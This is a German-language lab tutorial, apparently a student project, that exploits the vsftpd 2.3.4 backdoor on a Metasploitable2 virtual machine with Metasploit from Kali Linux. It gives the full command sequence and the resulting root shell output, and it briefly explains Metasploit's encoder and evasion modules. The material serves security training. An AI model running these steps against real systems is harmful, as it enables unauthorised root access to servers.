


👉 Hier können Sie die Websites von "Rapid7" und "Exploit DB" aus den Suchergebnissen heraus untersuchen. Ich lasse die Links unten zu Ihrer Bequemlichkeit.

🔗 [https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd\\_234\\_backdoor/](https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/)

🔗 <https://www.exploit-db.com/exploits/49757>

🚀 Starten wir zunächst die Metasploitable2-Konsole in Kali mit dem Befehl „**msfconsole**“.



The screenshot shows a terminal window titled "Kali-Linux-2021 [Running] - Oracle VM VirtualBox". The command "msfconsole" is entered and highlighted with a red box. The output shows various exploit modules and auxiliary tools available in Metasploit. A specific section of the output is highlighted with a red box, showing statistics: "[ metasploit v6.1.14-dev ]", "[ 2180 exploits - 1155 auxiliary - 399 post ]", "[ 592 payloads - 45 encoders - 10 nops ]", and "[ 9 evasion ]". Below this, a tip message reads: "Metasploit tip: You can upgrade a shell to a Meterpreter session on many platforms using sessions -u <session\_id>". The bottom of the terminal shows the prompt "msf6 >" and a set of standard terminal icons.

👉 Wenn wir Informationen über diese Bildschirmausgaben geben:

**Ausnutzen:** Codes, die zum Ausnutzen von Sicherheitslücken verwendet werden. Mit diesen Codes können Sie Code auf dem Zielsystem ausführen, indem Sie eine bestimmte Sicherheitslücke ausnutzen. Metasploit enthält **2180** Exploits für verschiedene Software und Dienste.

**Auxiliary:** Hilfsmodule, die für verschiedene andere Zwecke als Angriffe verwendet werden. Sie haben Funktionen wie das Sammeln von Informationen, Scannen, Denial of Service (DoS). Metasploit hat **1155** Hilfsmodule.

**Post-Exploitation:** Module, die nach dem erfolgreichen Eindringen in das Zielsystem verwendet werden können. Mit diesen Modulen können Sie das System in der Tiefe erforschen, zusätzliche Informationen sammeln, Persistenz bereitstellen oder Daten extrahieren. Metasploit enthält **399** Post-Exploitation-Module.

**Payload:** Code oder Befehle, die auf dem Zielsystem ausgeführt werden sollen. Wenn ein Exploit erfolgreich ist, wird die Payload in das Zielsystem injiziert. In Metasploit gibt es **592** verschiedene Payloads. Dazu gehören Reverse Shell, textbasierte Shell, Meterpreter und mehr.

**Encoder:** Codes, die dazu dienen, Nutzdaten vor Antiviren- oder anderer Sicherheitssoftware zu verbergen. Kodierer verringern die Wahrscheinlichkeit einer Entdeckung, indem sie die Nutzlast verschlüsseln oder kodieren. Es gibt **45** Encoder in Metasploit.

**NOP (No Operation):** „No Operation“-Codes werden verwendet, um die Stabilität von Exploits zu erhöhen und die richtigen Speicheradressen bei Pufferüberlauf-Angriffen zu erreichen. Es gibt **10** NOP-Generatoren in Metasploit.

**Evasion:** Module, die darauf abzielen, Sicherheitssysteme zu umgehen. Diese Module ermöglichen es der Nutzlast oder dem Exploit, unerkannt von Sicherheitssoftware zu laufen. Es gibt **9** Umgehungsmodule in Metasploit.

## 6.2.2. unbefugter Zugriff auf das Zielsystem

- Versuchen wir nun, mithilfe der folgenden Dokumentation Zugriff auf die Dateien in Metasploitable2 zu erhalten.
- Mit diesem Skript wollen wir uns unberechtigten Zugriff auf das Zielsystem verschaffen, indem wir eine Backdoor-Schwachstelle in der Version „**vsftpd 2.3.4**“ ausnutzen.
- Die Schritte umfassen zunächst die Auswahl des Exploit-Moduls, die Identifizierung des Ziels, die Einstellung der erforderlichen Konfigurationsoptionen und schließlich die Ausführung des Exploits.
- Dieser Prozess wird in einem Sicherheitstest oder einem Penetrationstest benutzt, um Schwachstellen im System zu identifizieren und um zu demonstrieren, wie diese Schwachstellen ausgenutzt werden können.

The screenshot shows a section titled "Module Options" from the Metasploit documentation. It provides instructions on how to display available options by loading the module in the Metasploit console and running commands like 'show options' or 'show advanced'. Below this, a numbered list of steps shows the msf6 command-line interface:

- 1 msf > use exploit/unix/ftp/vsftpd\_234\_backdoor
- 2 msf exploit(vsftpd\_234\_backdoor) > show targets
- 3 ...targets...
- 4 msf exploit(vsftpd\_234\_backdoor) > set TARGET < target-id >
- 5 msf exploit(vsftpd\_234\_backdoor) > show options
- 6 ...show and set options...
- 7 msf exploit(vsftpd\_234\_backdoor) > exploit

1. Führen Sie zunächst den Befehl „**use exploit/unix/ftp/vsftpd\_234\_backdoor**“ aus.

The screenshot shows a terminal window on Kali Linux. The user has run the command 'use exploit/unix/ftp/vsftpd\_234\_backdoor'. The response indicates that no payload is configured, defaulting to cmd/unix/interact. The current context is msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) > .

Wir sind jetzt in diesem Modul und können hier arbeiten.


2. Als zweites führen Sie den Befehl „**show targets**“ aus.

The screenshot shows the same terminal window. The user has run 'show targets'. The output displays the available targets, with 'Automatic' listed as the only option. The current context is msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) > .

### 3. Wir führen den Befehl „set TARGET < target-id >“ aus.

Hier geben wir **0 (Null)** für < target-id > ein.

Sie geben also „**set TARGET 0**“ ein.




The screenshot shows a terminal window titled "Kali-Linux-2021 [Running] - Oracle VM VirtualBox". The command history is as follows:

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show targets
Exploit targets:
  Id  Name
  --  ---
  0  Automatic
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set TARGET 0
TARGET => 0
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

The command `set TARGET 0` is highlighted with a red box.

### 4. Führen Sie dann den Befehl „**show options**“ aus.



The screenshot shows a terminal window titled "Kali-Linux-2021 [Running] - Oracle VM VirtualBox". The command history is as follows:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set TARGET 0
TARGET => 0
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  RHOSTS          yes  Module       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT           21  yes  The target port (TCP)

  Payload options (cmd/unix/interact):
    Name  Current Setting  Required  Description
    ----  -----  -----  -----
    Exploit target:
      Id  Name
      --  ---
      0  Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

The command `show options` is highlighted with a red box.

### 5. Im Abschnitt „**Current Setting**“ RHOSTS (Remote Host) müssen wir die IP-Adresse (IP-Adresse von Metasploitable2) hinzufügen, mit der wir eine Verbindung herstellen wollen. Führen Sie dazu den Befehl „**set rhost 10.0.2.5**“ aus und drücken Sie **ENTER**.

Führen Sie dann erneut den Befehl „**show options**“ aus.

The screenshot shows the Metasploit Framework interface. The command line at the bottom is: `msf6 exploit(unix/ftp/vsftpd_234_backdoor) >`. The configuration section shows:

```

set rhost 10.0.2.5
rhost => 10.0.2.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd 234_backdoor):
  Name      Current Setting  Required  Description
  RHOSTS    10.0.2.5        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORt    21                yes       The target port (TCP)

Payload options (cmd/unix/interact):
  Name      Current Setting  Required  Description

Exploit target:
  Id  Name
  --  --
  0   Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

👉 Auf diesem Bildschirm sehen Sie nun, dass die IP-Adresse 10.0.2.5 zum Abschnitt RHOSTS hinzugefügt wurde.

## 6. Führen Sie schließlich „`exploit -j -z`“ aus.

The command line at the bottom is: `msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit -j -z`. The output shows:

```

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] 10.0.2.5:21 - The port used by the backdoor bind listener is already open
[*] 10.0.2.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:34499 -> 10.0.2.5:6200 ) at 2024-07-19 14:38:20 -0400

```

👉 Konzentrieren wir uns nun auf die folgende Zeile.

`[*] Command shell session 1 opened (10.0.2.15:34499 -> 10.0.2.5:6200 ) at 2024-07-19 14:38:20 -0400`

Diese Zeile zeigt an, dass eine Sicherheitslücke mit Metasploitable2 erfolgreich ausgenutzt und eine Command-Shell-Sitzung auf dem Zielsystem geöffnet wurde.

👉 **Command-Shell-Sitzung 1 geöffnet:** Dies zeigt an, dass eine Command-Shell-Sitzung erfolgreich geöffnet wurde. Mit dieser Sitzung sind wir nun in der Lage, Befehle an das Zielsystem zu senden.

👉 **(10.0.2.15:34499 -> 10.0.2.5:6200):** Wir haben erfolgreich eine Verbindung von meiner 10.0.2.15 IP-Adresse (von Kali) zur Ziel-IP-Adresse 10.0.2.5 (zu Metasploitable2) aufgebaut.

Als zusätzliche Information können wir uns mit dem Befehl „`sessions -l`“ die Liste der derzeit offenen Sitzungen anzeigen lassen.

The command line at the bottom is: `msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -l`. The output shows:

```

Active sessions

  Id  Name  Type      Information  Connection
  1   shell cmd/unix  10.0.2.15:34499 -> 10.0.2.5:6200  (10.0.2.5)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

7. Sie können sich nun über diese Sitzung mit dem anderen Rechner verbinden. Führen Sie einfach den Befehl „`sessions 1`“ aus und drücken Sie „enter“.

The command line at the bottom is: `msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions 1`. The output shows:

```

[*] Starting interaction with 1...

```

💡 Und schließlich befinden wir uns auf dem Rechner mit der IP-Adresse 10.0.2.5.

👉 Jetzt können wir die vorhandenen Ordner oder Dateien mit dem Befehl „ls“ auflisten

```
[*] Starting interaction with 1...
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

🔍 Wir können auch testen, auf welchem Rechner wir uns befinden (Kali oder Metasploitable2), indem wir den Befehl „uname -a“ ausführen.

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

👉 Lassen Sie uns zunächst mit dem Befehl „pwd“ feststellen, wo wir uns in Metasploitable2 befinden.

```
pwd
/
```

💡 Wir befinden uns im Root-Ordner.

- 👉 Geben Sie nun den Ordner home mit dem Befehl „**cd home**“ ein. Dann lassen Sie uns die Daten in diesem Ordner mit dem Befehl „**ls**“ auflisten.

```
cd home
ls
ftp
msfadmin
service
user
```

- ✓ Wie Sie sehen, können wir nun in diesen Dateien nach Belieben navigieren, lesen, löschen und verschieben.
- ✓ Wir haben erfahren, wie man von zwei verschiedenen Computern im selben Netzwerk eine Verbindung zu einem gefährdeten Computer herstellen kann, und wir haben es erfolgreich getan.
- ✓ Wir können den Befehl „**background**“ verwenden, um den verbundenen Bildschirm zu verlassen. Nach Eingabe dieses Befehls und Drücken von „**Enter**“ wird.

```
background
Background session 1? [y/N] ■
```

- 👉 „**Background session 1? [y/N]**“, indem Sie die Option „**y**“ auswählen.

```
Background session 1? [y/N] y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exit -y■
```

- 👉 Wir können zum Bildschirm „**msf6 exploit(unix/ftp/vsftpd\_234\_backdoor)**“ wechseln.
- 👉 Schließlich können Sie den Befehl „**exit**“ oder „**exit -y**“ ausführen, um den Bildschirm „**msf6 exploit(unix/ftp/vsftpd\_234\_backdoor)**“ vollständig zu verlassen. Mit diesem Befehl sind wir zurück bei Kali.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exit -y
[...]
[+] root@kali:~/home/kali] ←
```

## 7. Fazit

In diesem Projekt wird der Prozess des Öffnens einer Backdoor für Metasploitable2 mit Kali Linux im Detail analysiert. Ziel des Projekts ist es, realistische Szenarien in einer Laborumgebung zu simulieren, um praktische Kenntnisse und Erfahrungen im Bereich der Cybersicherheit zu sammeln. Dieser Prozess ermöglicht es den Benutzern, ihr theoretisches Wissen in die Praxis umzusetzen und verschiedene Cybersicherheitstechniken zu erlernen.

Metasploitable2 ist eine Linux-Distribution mit absichtlichen Schwachstellen und eignet sich ideal für Schulungen, Tests und Entwicklung im Bereich der Cybersicherheit. Im Projekt wird Schritt für Schritt erklärt, wie Schwachstellen in diesem System mit Hilfe des Metasploit Frameworks aufgespürt und ausgenutzt werden.

Im abschließenden Teil des Projekts wurden die Operationen, die die Benutzer mit Metasploitable2 durchgeführt haben, und die dabei erlernten Fähigkeiten hervorgehoben. Zu diesen Fähigkeiten gehören das Scannen von Sicherheitslücken, das Ausnutzen von Sicherheitslücken, das Sammeln von Informationen und die Analyse. Insbesondere das Scannen von Schwachstellen mit dem nmap-Tool und die Analyse der gewonnenen Daten sind für die Benutzer von großer Bedeutung, um zu lernen, wie es in der Praxis funktioniert.

Zusammenfassend lässt sich sagen, dass dieses Projekt eine ideale Plattform für den Erwerb von praktischen Kenntnissen und Fähigkeiten im Bereich der Cybersicherheit bietet. Indem sie ihr theoretisches Wissen in die Praxis umsetzen, simulierten die Nutzer reale Szenarien und entwickelten so entscheidende Fähigkeiten, die im Bereich der Cybersicherheit erforderlich sind. Das Projekt bietet auch die Möglichkeit, die Bedeutung der Einhaltung ethischer Regeln im Bereich der Cybersicherheit kennen zu lernen.

## 8. Referenz

- ⌚ <https://www.udemy.com/course/etik-hacker-olma-kursu/learn/lecture/8489606#overview>
- ⌚ <https://atilsamancioglu.com/>
- ⌚ <https://github.com/atilsamancioglu>